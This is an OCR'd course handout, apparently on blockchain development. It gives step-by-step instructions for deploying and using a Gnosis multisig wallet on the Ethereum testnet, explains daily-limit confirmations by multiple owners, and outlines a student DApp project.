
After you open https://wallet.gnosis.pm follow those simple steps:

1. Click "**Add wallet now**", then click next with "**Create new wallet**" **checkbox** clicked:




2. After that you need to Configure the wallet contract:
   a. Pick a "**Name**" of the contract
   b. Set **Required Confirmations**- for security purposes, the more the confirmation the more irreversible the approved transaction will be. For the purpose of the tutorial you can add "**2**" required confirmations for faster approval time.
   c. Set **daily limit** (ETH) by your choice.
   d. Add the other **owners** of the **wallet** contract. Please note that your account will be automatically added. This is because Gnosis wallet app interacts with metamask, parity and mist and automatically adds you as an owner. Add at least 1 more owner in order to make the multisig wallet contract.
   e. After everything is configured correct, click "Deploy with factory"

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




f. After clicking "Deploy with factory", you need to submit the contract initialization transaction via metamask. The window below will popup automatically.



Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

g. After the transaction has been confirmed by the network your **wallet** contract should be **listed** under "Wallets" tab of Gnosis Web Application.




Congratulations! You have **successfully deployed** a multisig **wallet contract** on the Ethereum Testnet. Now let's try to Deposit and Withdraw ETH from the multisig contract.
Please Copy the address of the wallet contract and save it. We will need it later.

2. Send Transaction


In this section we will Deposit ETH to the contract and then withdraw them. We will **intentionally exceed** our **daily withdrawal limit** to show you that when the limit is exceeded, the **transaction** has to be **confirmed** from **all owners** in order to be **executed**.

1. Click "**Deposit**" button under the "**Balance**" column of the "**Test**" wallet. Then **deposit** amount **bigger than the "Daily limit"** of the wallet.




Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

2. Configure the Gas and click "Send Transaction". Note that the Gas price (GWei) should not be lower than 0,1.




3. Submit the transaction once again from the Metamask Extension.




4. After the transaction has been confirmed by the network. Your wallet balance should be updated. Now go to the click the "Withdraw" button under "Limit for today" column of our wallet and withdraw an amount lower than the Daily Limit. Click "Send Multisig Transaction", and repeat steps

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.


b. and c.



5. Note that Gnosis wallets requires signatures from all of the owner only when the amount exceeds the daily limit. After you have successfully withdrawn the amount from the contract wallet, now repeat again step d. , but this time withdraw amount that exceeds the daily limit.
6. Now **click** on the **wallet name** to see all transactions connected to it.



7. As you can see the second transaction is **not** "**Executed**" . This is because of the fact that we exceeded the Daily Withdraw limit.




3. Confirm Transaction when Daily Limit Exceeds


In this section we will sign and publish the transaction not Executed transaction, on behalf of the second owner.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

1. Open https://wallet.gnosis.pm/ and click "Add wallet now"




2. Check "Restore Deployed Wallet" and click "Next"




3. Enter the contract name and address of the wallet contract and click "OK"

4. Now your wallet should appear in the "Wallets" tab. Click the wallet name (in our case it is "Test") so you can get the list with all outgoing transactions from this wallet contract.


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




5. You can see the same transaction with ID 1 that is not Executed, because it needs confirmation from each owner of the wallet. To confirm the transaction you need to click "Confirm" button.



6. Click "Send Transaction".



7. Congratulations! You have successfully confirmed the transaction and make it execute.



Please Note that if there are more than 2 owners, each owner has to Confirm the needed transaction by repeating Step2.


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.


Chapter 2.8. Practical Project: DApp Architecture


Practical Project: Building a DApp


DApp Practical Project: Requirements, Architecture, Wallet, Front-End, Back-End, UI























Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.







Practical Project: DApp Implementation

This exercise is part of your **"DApps and Solidity" practical project**. It will guide you how to start **planning and implementing** your first decentralized application**.** Building a fully functional and secure DApp is complex process, so it is not expected to have a working decentralized application at the end of the day.

15. Create a GitHub Repository

Create a **GitHub repository** for your **team** or join an existing team (with existing GitHub repository).

16. Come up with an Idea for DApp

Decide what main functionalities your decentralized application will have. You need to come up with a smart contract architecture, defining what each contract will do and how they will communicate between each other.

17. Implement and Test your Smart Contracts

Create initial implementation of the DApp, holding only the **main functionalities**. Once you have implemented the main features of the application, you need to **test the smart contracts** for any security breaches (Use **unit tests**, **ganache** and **truffle**). You have to perform **code coverage** (use **solidity-coverage** tool) and need to have **100%** in order to proceed to the next step.

It will take time (at least a few days), especially if you want to have a fully functional, well tested smart contract implementation of all features, and covering all edge cases.

18. Build Frontend for the Application

Create a simple UI representing the main functionalities of your decentralized application. Use **web3** or **etherjs** to communicate with the backend or **listen for upcoming events** from certain contracts from your architecture. You may use some useful web application technologies such as Angular, React.js and etc.

19. Add Extra Features (Optional)


If you have extra time, you can extend your DApp functionalities. For example, try to use **Oraclize** in order to feed your contract with some offchain info and make decisions based on that information. Another idea would be to implement **"upgradable smart contracts"** feature to your architecture.


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

